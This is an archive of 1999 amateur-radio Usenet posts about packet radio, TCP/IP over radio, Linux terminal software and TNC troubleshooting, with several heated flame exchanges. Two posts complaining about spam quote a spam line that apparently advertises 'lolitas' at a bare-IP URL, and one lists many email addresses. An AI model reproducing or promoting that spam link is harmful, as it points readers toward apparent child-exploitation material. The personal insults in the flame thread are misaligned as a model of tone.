> Date: Sun, 29 Aug 1999 05:14:56 GMT
> From: Dave Michelson <dmichelson@ieee.org>
> Subject: "NOSintro" (TCP/IP over Packet Radio) back in stock
>
> Paul Keinanen wrote:
> >
> > Please tell us how to do this.
>
> http://www.vmware.com/
>
> A trial version comes bundled with SuSE 6.2.
>

> > I know of some real time kernels that allows the Windows NT to execute
> > as a real time task. I have never heard of any systems of running
> > Linux/Unix in other real time tasks in such systems.
>
> Now you have!
>
> > On the other hand, there are some "DOS in the box" implementations for
> > Linux and even some Windows emulators of dubious quality.
>
> And at least one commercial implementation that is expected to be of
> great quality: Win4Lin - http://www.trelos.com/ A beta version should
> be released within the next few weeks. It's brought to you by some of
> the folks who rolled out "Merge" for SCO Unix.
>
> > : Even more hams have an old 486
> > : laying about that is a perfect candidate for use as dedicated Linux box
> > : for use as a router or similar.
> >
> > That seems to be the only viable alternative.
>
> Even if one has to go out and purchase a refurbished 486 from a dealer,
> it won't cost much. (Which is very appealing to hams ;-)
>
> Given a choice between running Linux and Windows on an old 486, I would
> choose Linux everytime.
>
> -- -o)
> Dave Michelson /\\
> dmichelson@ieee.org __v
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 21:57:33 GMT
> From: asken@att.net
> Subject: Kenwood 940 IC-10B
>
> Anyone know where to get and how much a IC-10B would be for the
> Kenwood TS940SAT??
> KEN
>
> .
>
> ------------------------------
>
> Date: Fri, 27 Aug 1999 20:49:52 -0500
> From: Wayne & Sherri Faris <wfaris@inebraska.com>
> Subject: LINUX packet terminal software?
>

> Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for
> keeping track of the local dx packet cluster. Does anyone have a good
> LINUX terminal program or know where I could find one for download.
>
> tnx
> Wayne Faris, KEBZ
>
> .
>
> ------------------------------
>
> Date: 28 Aug 1999 02:57:47 GMT
> From: nielsen@primenet.com (Bob Nielsen)
> Subject: LINUX packet terminal software?
>
> On Fri, 27 Aug 1999 20:49:52 -0500, Wayne & Sherri Faris wrote:
> >Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for
> >keeping track of the local dx packet cluster. Does anyone have a good
> >LINUX terminal program or know where I could find one for download.
>
> Minicom will do the job.
>
> There's a good listing of Linux ham software at
> http://radio.linux.org.au
>
> Bob
>
> --
> Bob Nielsen Internet: nielsen@primenet.com
> Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
> DM42nh http://www.primenet.com/~nielsen
> .
>
> ------------------------------
>
> Date: 28 Aug 1999 18:44:59 +0200
> From: Thomas Krull <df1hx@flux.hh.provi.de>
> Subject: LINUX packet terminal software?
>
> Hi !
>
> Wayne & Sherri Faris <wfaris@inebraska.com> wrote:
> > Just acquired a 1983 vintage TAPR tnc. Thought I would set it up for
> > keeping track of the local dx packet cluster. Does anyone have a good
> > LINUX terminal program or know where I could find one for download.
>
> Have a look at:
>
> http://www.snafu.de/~wahlm/

>
> This is about the Linux terminal software TNT i am using myself with
> a regular TNC2. You can download the program(s) from there as well.
>
> 73s, de Thomas
>
> --
> Thomas Krull [DF1HX] AX.25: DF1HX@DB0HHB.#HH.DEU.EU
> df1hx@flux.hh.provi.de GSM: 0171-7562643
> PGP PubKey: 0xC9E74329
> .
>
> ------------------------------
>
> Date: Sat, 28 Aug 1999 22:25:29 -0400
> From: "tom" <tsokol@injersey.com>
> Subject: What Software for Rig Control?
>
> I just installed an IF-10B and IF-232C Interface for computer control of my
> Kenwood 940S.
>
> What software are all you Kenwood folks using for computer control?
>
> Tom
> N2LDE
>
> .
>
> ------------------------------
>
> End of Ham-Digital Digest V99 #214
> ******************************

3665. help manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: cmic@idecnet.com
Message-ID: <01be8cd5$205c5fc0$9f1639c3@idec.es.idec.es>
Source record: 16923

I need manual of winfbb in english o spanish, thank`s

ea8aap.

cmic@idecnet.com

3666. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7qc4ch$5p$1@hyperion.nitco.com>
Source record: 16924

steve_sampson@my-deja.com wrote in message <7qbifm$1im$1@nnrp1.deja.com>...
>"Hank Oredson" <horedson@att.net> wrote:
>>
>> "would like to", "think they may".
>> What is available NOW?
>
>Part 95 operations. Part 97 is 20 years behind the times. What the
>FCC is trying to do, is stagnate us, and then take the allocations
>for cause.

Part 95? Don't you mean Part 15? I thought Part 95 covered CB, GMRS,
and 27-MHz R/C operations. Or am I missing something?

73, Mike - KG9HF

3667. MorseMania 1.5.1 Released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2908991836490001@news.erols.com>
Source record: 16925
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave,rec.radio.amateur.misc

For Immediate Release
Monday, August 29, 1999:

Morse Mania version 1.5.1 has been released and is now available.

Morse Mania is a morse code tutor for the Macintosh. The software package helps you learn morse code at speeds ranging from 5 to 30 words per minute. Morse Mania is ideal for amateur (ham) radio operators who desire to learn or improve their morse code proficiency, especially in order to upgrade their license class.

This version fixes a bug which caused only the first letter of abbreviations to be sent.

Morse Mania is shareware. An uncrippled, fully functional copy of Morse Mania may be downloaded from the Morse Mania web site. The URL is http://www.blackcatsystems.com/software/morsemania.html

73's
Chris
N3JLY

--

3668. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qcic8ehf1@bgtnsc01.worldnet.att.net>
Source record: 16926

<steve_sampson@my-deja.com> wrote in message
news:7qbifm$1im$1@nnrp1.deja.com...
> "Hank Oredson" <horedson@att.net> wrote:

<deletia>

> > Blowing smoke as usual Steve?
> > Just for giggles ... attempt to reply using ham radio.
> > Only ham radio ...
> > Bet you cannot do it Steve.
>
> Sure I can. What should I send it to? I can use APRS or or BBS.
> I have all the old technology. I never said I didn't have it, I only
> said I hate those bastards who force that upon us, or advocate it.

So use tcp/ip or one of the modern HF protocols.
I don't care, just do it via ham radio.
My bet stands.

Um ... "use APRS" ... to send an email reply?
Via digipeaters?
Huh?

--

... Hank

http://horedson.home.att.net

3669. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qciff$f3f$1@bgtnsc01.worldnet.att.net>
Source record: 16927

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message
news:7qc4ch$5p$1@hyperion.nitco.com...
> steve_sampson@my-deja.com wrote in message
<7qbifm$1im$1@nnrp1.deja.com>...
> >"Hank Oredson" <horedson@att.net> wrote:
> >>
> >> "would like to", "think they may".
> >> What is available NOW?
> >>
> >Part 95 operations. Part 97 is 20 years behind the times. What the
> >FCC is trying to do, is stagnate us, and then take the allocations
> >for cause.
>
>
> Part 95? Don't you mean Part 15? I thought Part 95 covered CB, GMRS,
> and 27-MHz R/C operations. Or am I missing something?
>
> 73, Mike - KG9HF

Ya gotta remember this is Steve!
When asked about ham radio, he always responds about anything
other than ham radio. Don't be surprised that he seems to think
there is no difference between part 95, part 15, and part 97.

--

... Hank

http://horedson.home.att.net

3670. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qcipd$gf3$1@bgtnsc01.worldnet.att.net>
Source record: 16928

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7shrcf.a3a.nomail@linux.pe1chl.ampr.org...

> You need to install the kernel sources and the howto documents.
> I don't know what the RPM's are called, as I don't know what distribution
> you have.

Oh, sorry, thought I had mentioned that I am running Red Hat 6.0,
with the CD kernel (2.2.10?). Found some stuff thanks to posts
here, but still have not figured out exactly which bits are needed.

--

... Hank

http://horedson.home.att.net

3671. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qciku$fq8$1@bgtnsc01.worldnet.att.net>
Source record: 16929

<steve_sampson@my-deja.com> wrote in message
news:7qbhoe$16o$1@nnrp1.deja.com...

> It's not the tcpip stuff. It's that they don't want to play netrom,
> rose, or any other mode at 30 baud effective.

... and are unable to do any better, even though most of the rest
of the country, not to mention the rest of the world, is at 9.6k
on vhf/uhf and much better than 30 on HF.

Steve, try getting on the air, on ham radio. Lots of good digital
stuff going on, if you wish to take part. Didn't get any messages
from you via ham radio yet ...

--

... Hank

http://horedson.home.att.net

3672. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-29 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qcj31hnt1@bgtnsc01.worldnet.att.net>
Source record: 16930

<steve_sampson@my-deja.com> wrote in message
news:7qbk14$2lt$1@nnrp1.deja.com...
> "Hank Oredson" <horedson@att.net> wrote:
> >
> > > Just a few years ago you had
> > > to invest in very expensive software packages to develop on the
> > > Windows OS, but today you can develop in Java with no investment.
> >
> > You can?
> > Tell me how to program my device drivers in java.
>
> To do it in java only, you would need to use sockets. (communicating
> with raw drivers at the other end of the socket

The question was how to write those raw drivers at the other
end of the sockets. Once you have the drivers, the usual socket
interface works fine. Example: SNOS has PACTOR and CLOVER
drivers under it's socket code, as well as AX.25, NET/ROM and
raw serial. How would I write them in Java?

> Jovial and ADA are the only two high level languages I know, that don't
> require any assembler. I don't consider C a high level language,
> because 1) it's too verbose, and 2) the programmer is forced to manage
> details about the data.

This is so silly it is not worth comment.

--

... Hank

http://horedson.home.att.net
.

3673. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7qcinbmlt1@nnrp1.deja.com>
Source record: 16931

> >Part 95 operations. Part 97 is 20 years behind the times. What the
> >FCC is trying to do, is stagnate us, and then take the allocations
> >for cause.
>
> Part 95? Don't you mean Part 15?

You are correct, I always make that mistake.

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3674. A Ft209RH service manual ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: g4fjq@my-deja.com
Message-ID: <7qd860$4u2$1@nnrp1.deja.com>
Source record: 16932
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.packet

I recently purchased a second hand FT209RH. It works,
but every time it has been off for a while it needs
reseting. I suspect it requires the lythium cell
replacing, but despite removing all screws and the
case becoming loose I cannot seem to remove it from
its case..

Any information on its dissasembly would be most wellcome.

73 de Allan. G4FJQ@GB7PMB on packet or g4fjq@smip.net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3675. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ske11.jam.nomail@linux.pe1chl.ampr.org>
Source record: 16933

Hank Oredson <horedson@att.net> wrote:

>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn7shrcf.a3a.nomail@linux.pe1chl.ampr.org...

>> You need to install the kernel sources and the howto documents.
>> I don't know what the RPM's are called, as I don't know what distribution
>> you have.

>Oh, sorry, thought I had mentioned that I am running Red Hat 6.0,
>with the CD kernel (2.2.10?). Found some stuff thanks to posts
>here, but still have not figured out exactly which bits are needed.

Sorry, I have no listing of the RPM's that are on a RedHat CD.
But there is a package manager (I believe they call it "glint") that
allows you to browse through the packages and select something to
install.
Use that to install the packages for kernel sources and for howto
documents.
After that, they should be on your disk.

Next time you install the system, select "install everything"... that
saves you having to locate each and every bit.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3676. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qdkt5$21nl@enews3.newsguy.com>
Source record: 16934

<steve_sampson@my-deja.com> wrote in message
news:7qbhoe$16o$1@nnrp1.deja.com...
> Chuckles wrote:
> >> So, a local LAN is all they need.
> >
> > No DX spots from other areas? No news, no E-mail? Nothing needs to
> > move to or from the local area, right Steve?
> >
> > (Sneer) LandLine Lid.
>
> Everytime you show your ignorance, you go into your emotional
> tantrum.

No emotional tantrum on my end. I just pointed out that you operate on the
'LandLine Lid" system, and you do.

I (sneered) because LandLine Lids such as yourself are the scum of the
Packet Radio community.

> Take your arguments against high speed packet into the
> automobile. Sure I can get a radar picture over the internet.
> What good does that do when mobile? I know, you would want me to
> buy a Cell Phone... That BBS is the only solution?

This is the funny part.... What you are talking about is available
commercially, and will become cheaper and cheaper as time goes on... I
should know, since a close relative designed and implemented a WORKING 56 kb
SS cellular system for a major communications carrier SEVERAL YEARS AGO. At
that point he only had a couple of hundred customers. The business has grown
since then, as you can imagine.

We always get a good laugh out of TAPR's unsuccessful struggle to "pioneer"
a system that my relative had flying several years ago.

>
> > Look at how the geeks are turned off by the new tcpip stuff that
> > allows use of native tcpip apps. This was often stated as a final
> > goal by the geek crowd - until it came about.
>
> It's not the tcpip stuff. It's that they don't want to play netrom,
> rose, or any other mode at 30 baud effective.

Nope, it was the tcpip stuff, since NetRom, ROSE, 30 baud, etc. is not
required by the new software. Hey, Steve, you ignorance is sticking out! --
But then again, it always does.

>
> > Do you really expect these same jerks to shell out bucks for a
> > new SS system, if and when it ever rises from TAPR's infamous "back
> > burner"? Nobody else will care about it, so you better hope those
> > geeks have deep pockets. They will look at the several hundred bucks
> > and lots of education needed to use this non-Internet-related RADIO
> > STUFF, compare that with the ten or twenty bucks for decent Internet
> > service with no legal limitations, and make the obvious choice.
> > (for a geek) This is based on your own quite correct statement that
> > Radio is not on the top of these people's list of interesting things.
>
> You see, that is where your emotional fixation on TAPR has blinded you.

Nope, this is where my objective observation of the habits and general character of LandLine Lids is serving me very well.

> You keep whining about TAPR this, and TAPR that, and even some of the
> men who currently make up the company. TAPR is insignificant when
> compared to companies like Kenwood, Yaesu, and Alinco.

Really off in left field this time, huh Steve? But then again, you usually are.

TAPR has a responsibility to the Amateur Radio community whether you want to admit it or not. Yes, TAPR members ARE responsible for their actions.

>They also are
> insignificant to companies like Proxim. When I speak about SS, I'm
> talking about Proxim and Lucent. Both have products now in the $120
> class. That is, an ethernet card replacement (radio and TNC to you).
> The coax I used, cost more than the two SS products I used.

...And this is why you cannot produce a practical working model, I guess?

>
> I currently have two of these running 4 miles.

Wow! I guess that's "practical", if you want to stretch the meaning of the word far enough. Is it done on a Ham Radio freq, or is this more of your "CB" stuff?

>If I had more altitude
> I could get better range. So, not only can SS be used point to point,
> it can be used in a LAN. Right now I must operate under Part 95 rules,
> because the Part 97 rules are 20 years behind technology. If Part 97
> was corrected (as TAPR is in the trenches fighting for, not Chuckles
> Brabham by the way) then I could use cheaper coax and amplifiers to
> span the whole state.

Actually, TAPR is working to bypass the "commercial content and decency" restrictions on Hams so that they can sell the "Be an ISP" horse-hockey. As long as Hams have to avoid commercial content and indecent stuff, amateur tcpip will ALWAYS be a third-rate imitation of what you can more easily and cheaply get from a regular ISP.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3677. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qdkt8$21nl@enews3.newsguy.com>
Source record: 16935

<steve_sampson@my-deja.com> wrote in message
news:7qbifm$1im$1@nnrp1.deja.com...
>
> > Blowing smoke as usual Steve?
> > Just for giggles ... attempt to reply using ham radio.
> > Only ham radio ...
> > Bet you cannot do it Steve.
>
> Sure I can. What should I send it to? I can use APRS or or BBS.
> I have all the old technology. I never said I didn't have it, I only
> said I hate those bastards who force that upon us, or advocate it.

Poor old dumb Steve, clueless again.

No, Steve.. All you can do is put a message on a system that used to use Ham Radio but no longer does. Your message is highly unlikely to even make it out of your state via Ham Radio. I can tell you for a fact that it won't make it to Hank's neck of the woods. Your "Landline Lid" buddies will yank it off the Ham Radio digital net and send it via the telephone lines instead. - It just kills them to see Hams using Radio, so that try to undercut and discourage that kind of activity whenever they can.

Go ahead and "play dumb", Steve. You're a natural at it.

You knew EXACTLY what Hank was talking about, but didn't have the stones to do anything about it except "play dumb".

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3678. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7qdkt7$21nl@enews3.newsguy.com>
Source record: 16936

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message >

> Part 95? Don't you mean Part 15? I thought Part 95 covered CB, GMRS,
> and 27-MHz R/C operations. Or am I missing something?

Steve is much closer to being a "CB'er" than he is to being a Ham. That's what you are missing.

CB ops in Europe have taken a real shine to *NOS and tcpip.. I think this is where Steve and his ilk will end up eventually, as Ham Radio is just too restrictive for them. This won't happen though, until they have tried and failed to remove most of the regulations and restrictions against commercial and indecent content from Ham Radio.

Give them another year or two. If they can't turn Ham Radio into another "CB", then they will probably give up and move on to where they really belong.

Steve is a pioneer in this respect, and his efforts to move amateur tcpip on to the CB bands where it belongs should be encouraged and applauded. Let's all give our "good buddy" Steve a hand!

10-4 ?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3679. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7qduu6$k4u$1@nnrp1.deja.com>
Source record: 16937

Chuckles wrote:
> Actually, TAPR is working to bypass the "commercial content and
> decency"
> restrictions on Hams so that they can sell the "Be an ISP" horse-
> hockey. As
> long as Hams have to avoid commercial content and indecent stuff,
> amateur
> tcpip will ALWAYS be a third-rate imitation of what you can more
> easily and
> cheaply get from a regular ISP.

As usual I don't know what the hell you're talking about...

Do you make this shit up as you go along?

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3680. Getting Started with Packet - Some questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: David Castor <dave_castor@easypower.com>
Message-ID: <ZFxy3.243$1E3.31937@news.uswest.net>
Source record: 16938

Folks,

Having no previous experience with packet, I just acquired an old MFJ-1278 Multimode Controller (1200 baud). I spent the weekend trying to get it to receive packets on 2M , and so far I'm still flummoxed.

Here's where I'm at:

TNC and computer seem to be talking just fine - I can issue commands and I get appropriate responses.

I ran through calibration procedures for modulator and demodulator

TNC seems to be getting good audio from my radio (ICOM-746) - the DCD light comes on whenever I hear the packets.

But the TNC doesn't send the packet text to the computer - most of the time.

I am in MONITOR mode, MALL is on and MRPT is on. Just when I was thinking the thing wasn't working at all, the following line appeared on the screen:

W7ALN-12>ID:TheNet Plus 2.12st (ESPR)

Over the next few hours, I saw several more of these ID messages, but nothing else. I was able to find a counter in the TNC that keeps track of bad packets received, and there were quite a few. I put the TNC in TRACE mode and saw that each packet was coming through at least as hexadecimal, and I could read the call signs, but the text was gibberish.

I then set the TNC to accept non-AX.25 packets and this resulted in more text appearing, but it wasn't too meaningful:

W7ALN-12>ID:TheNet Plus 2.12st (ESPR)

W7ALN-12>N7DXT-1:lpn@a
n`lp
W7ALN-12>N7DXT-1:lpn@a
[RLI-19.13-HIX$]

So, at this point, I'm not sure where my problems are (other than not knowing much about packet radio).

If anyone can offer some suggestions I'd really appreciate it. Thanks for your time.

Dave, AB7ZV
dave_castor@easypower.com

3681. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <936031259.1269516429@server>
Source record: 16939

Greetings again :-))

Having followed the thread from its start, I tried to inject a few questions as to the advantages of *NOS systems. I seem to have failed to get my point over so I'll have another go...

First off, I agree with Charles about Windows being common and 'drivable' by anyone over the age of 8 years. What I don't agree with is that it is the answer to all problems.

For someone requiring access to the BBS (AX25) or TCP/IP radio networks there are several solutions - I would recommend the software from SV2AGW (any search engine will find the home page) which has 32 bit driver support for soundcards, baycom, SCC, TNCs, YAM, G4XYW, OE5DXL and others.

If you don't mind running 16 bit drivers under windows then flexnet is OK but liable to problems with conventional memory.

Second point is that of providing the services that people can connect to. No good if the network is all 'takers' and no 'givers'. What everyone seems to have missed is that it is EXREMELY difficult to provide these services under Windows. Try running WinFBB and exporting the bulletins as NNTP and the personal mail as SMTP or POP mailboxes if you don't believe me!!

I've not seen a DX cluster or Convers server that runs under Windows - maybe someone could point one out if there is such a thing (and I don't mean running in a DOS box either).

The only two viable solutions to the 'provider' that I'm aware of are Linux and *NOS. Again, if anyone has an alternative, lets hear of it rather than the vague "I'm not going to do the work for you" crap that is usually seen here.

These are the points I tried to make by asking questions in the newsgroup but there seems to be this idea that if the answer is known, then its smarter to infer that the questioner is stupid rather than supply an answer. If any of you are so smart that you know of alternatives to those I've outlined then try to be constructive and specific in your reply - please try to encourage 'newbies' with information and not "you must be dumb if you don't know that" and "the information is out there if you bother to look" - many don't know how to look which is why they come here to ask the questions in the first place

Robin. G8ECJ

(still typing English but afraid it will be read with an American accent)

3682. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7qeia1opv1@bgtnsc02.worldnet.att.net>
Source record: 16940

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:936031259.1269516429@server...
Greetings again :-))

> First off, I agree with Charles about Windows being common and 'drivable'
> by anyone over the age of 8 years. What I don't agree with is that it is
the
> answer to all problems.
> Second point is that of providing the services that people can connect to.
> No good if the network is all 'takers' and no 'givers'. What everyone
seems
> to have missed is that it is EXREMELY difficult to provide these services
> under Windows. Try running WinFBB and exporting the bulletins as NNTP
> and the personal mail as SMTP or POP mailboxes if you don't believe me!!

This is what SNOS is all about. But it is not ready for "prime time"
yet, and won't be for quite awhile. However it is available, and it
does work, and automates the bulletins/nntp and messages/pop stuff.
Also automates a lot of other things, does PACTOR and CLOVER,
and has all the usual *NOS AX.25 and NET/ROM bugs removed.

When would it be ready for "prime time"? When there is interest by
enough folks to convince me it is worth continuing the effort.

> Robin. G8ECJ

> (still typing English but afraid it will be read with an American accent)

(Hmmm ... when I read it ... it comes out in a Midwestern Accent ...)

--

... Hank

http://horedson.home.att.net

3683. Re: Adults Only! 62644

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: dlwdaw <dlwdaw@mindspring.com>
Message-ID: <7qenj6dpb1@nntp6.atl.mindspring.net>
Source record: 16941
Cross-posted to:
rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

I'am getting tired of all this spam.
why are you doing this to rec.pyrotechnics,rec.radio.amateur.antenna,
rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,
rec.radio.amateur.dx
what none of these have anything to do with porno.
<ada0534786@aol.com> wrote in message news:300899102324@aol.com...
> lolitas:
>
> http://207.240.225.250mNkSZ.rn

3684. Re: Adults Only! 62644

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: JJ <jj@no.net>
Message-ID: <37CAE5C4.7715@no.net>
Source record: 16942
Cross-posted to:
rec.pyrotechnics,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

dlwdaw wrote:
>
> I'am getting tired of all this spam.
> why are you doing this to rec.pyrotechnics,rec.radio.amateur.antenna,
> rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,
> rec.radio.amateur.dx
> what none of these have anything to do with porno.
> <ada0534786@aol.com> wrote in message news:300899102324@aol.com...
> > lolitas:
> >
> > http://207.240.225.250mNkSZ.rn

You need to complain to:

Genuity, Inc.
4041 N. Central
Phoenix, AZ 85016
USA
csoulia@BBNPLANET.COM

****
* cirdehsoc@alltel.ne *
* nufo40@server.virtual.net.au *
* trewq@liquidinformation.com *
* dave@maloney.com *
* makelotsofmoneynow@usa.net *
* 3624@earthlink.ne *
* sales@advancedmachine.com *
* mrbill2u@bustamail.com *
* ab12715@aol.com *
* bb8874@ausi.com *
* pwaremove@mythirdage.com *
* djy5kq@snowcrest.net *
* prewrittenads@bigfoot.com *
* sushi27@iname.com *
* aies@aies.net *
* testcom@tin.it *
* af4k@earthlink.net *
* sabbatai_zvi@hotmail.com *
* fraudinfo@psinet.com *
* ju7676767@surfree.com *
* cybernet101@bigfoot.com *
* dfghrwt4354.com@earth.iaonline.com *

```
* 2Fs9381Sy@surfree.com *
* jccheezum@uspis.gov *
************************************
```

3685. HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: "Gerry W." <gwhisler@nospam.bellatlantic.net>
Message-ID: <R3Ey3.381$cM2.93613@typhoon1.gnilink.net>
Source record: 16943

My PK-232 has stopped responding to my pc. I was using it regularly, and now I get the message from lan-link "PK-232 not responding". I have changed cables, computers, I am using the correct com port, etc. I have hooked this up to many different computers, and usually have no problems, but now I cannot get it to respond. I don't even get the usual garbage you see before you use the '***' autobaud routine. When I power up the PK, I get all the right lites and the signal meter is working. Can anyone give me some ideas on this? thanks

Gerry WB3CKW

gwhisler@bellatlantic.net

3686. Re: HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7qf548$pa3$3@news.minn.net>
Source record: 16944

In article <R3Ey3.381$cM2.93613@typhoon1.gnilink.net>, "Gerry W."
<gwhisler@nospam.bellatlantic.net> wrote:
>My PK-232 has stopped responding to my pc. I was using it regularly, and
>now I get the message from lan-link "PK-232 not responding". I have
>changed cables, computers, I am using the correct com port, etc. I have
>hooked this up to many different computers, and usually have no problems,
>but now I cannot get it to respond. I don't even get the usual garbage you
>see before you use the '***' autobaud routine. When I power up the PK, I get
>all the right lites and the signal meter is working. Can anyone give me some
>ideas on this? thanks
>
>Gerry WB3CKW
>
>gwhisler@bellatlantic.net
>
>

Hello Gerry,

Have you done a "hard reset"? The PK-232 may be locked up in Host mode, or
stuck in some odd state.

If your not sure of how to do the reset, just ask.

Also check your power supply. If a PK-232 has less than 12.5V or 900 milliamps
the may behave badly.

73

John Douglas
N0ISL
Timewave Technology

3687. KAM Plus for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: "L. E. Dietrich" <lou-nn2g@worldnet.att.net>
Message-ID: <7qf79s$9cj$1@bgtnsc02.worldnet.att.net>
Source record: 16945

I have a KAM Plus with all the cables and Hostmaster software and a firmware upgrade it is V8..(firmware not installed)

I bought it off someone, hooked it up to make sure it worked then put it back in the box!.I am used to my PK232 and didn't want to switch!

It is in excellent shape and just sitting here..$225...

Lou N2TU...

3688. Needed: schematic for Wilson WE224

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-30 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990830185014.4827I-100000@oso.slonet.org>
Source record: 16946
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.packet

Does anyone have a schematic for the Wiston WE 244? This old crystal rig still is in service for disaster communications but is in need of some repair. Schematic is all I really need to make a repair. Cliff K7RR

3689. Re: LINUX packet terminal software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <7qge5k$j18$1@news.rz.uni-karlsruhe.de>
Source record: 16749

Wayne & Sherri Faris <wfaris@inebraska.com> wrote:
> keeping track of the local dx packet cluster. Does anyone have a good
> LINUX terminal program or know where I could find one for download.

http://1409.org/projects/linkt/index.html

HTH
Hans-Peter

--
Hans-Peter Zorn, dg4iad

3690. Re: HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: Marty <marty-k2@snet.net>
Message-ID: <37CBC96C.85CE9BD1@snet.net>
Source record: 16750

I've had a similar problem from time to time with my PK232, and (not having a manual) have tried all sorts of things via the dumb terminal mode to straighten it out. Sometimes it worked and sometimes not. I'm still not sure what it was I did that got rid of the problem.

So I would really appreciate your explanation of how to do a "hard reset", and how to get other commands to the PK232.

Thanks and 73.

Marty K1FHR

3691. Re:HELP PK-232 com port dead.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-31 00:00:00 UTC
From: Marty <marty-k2@snet.net>
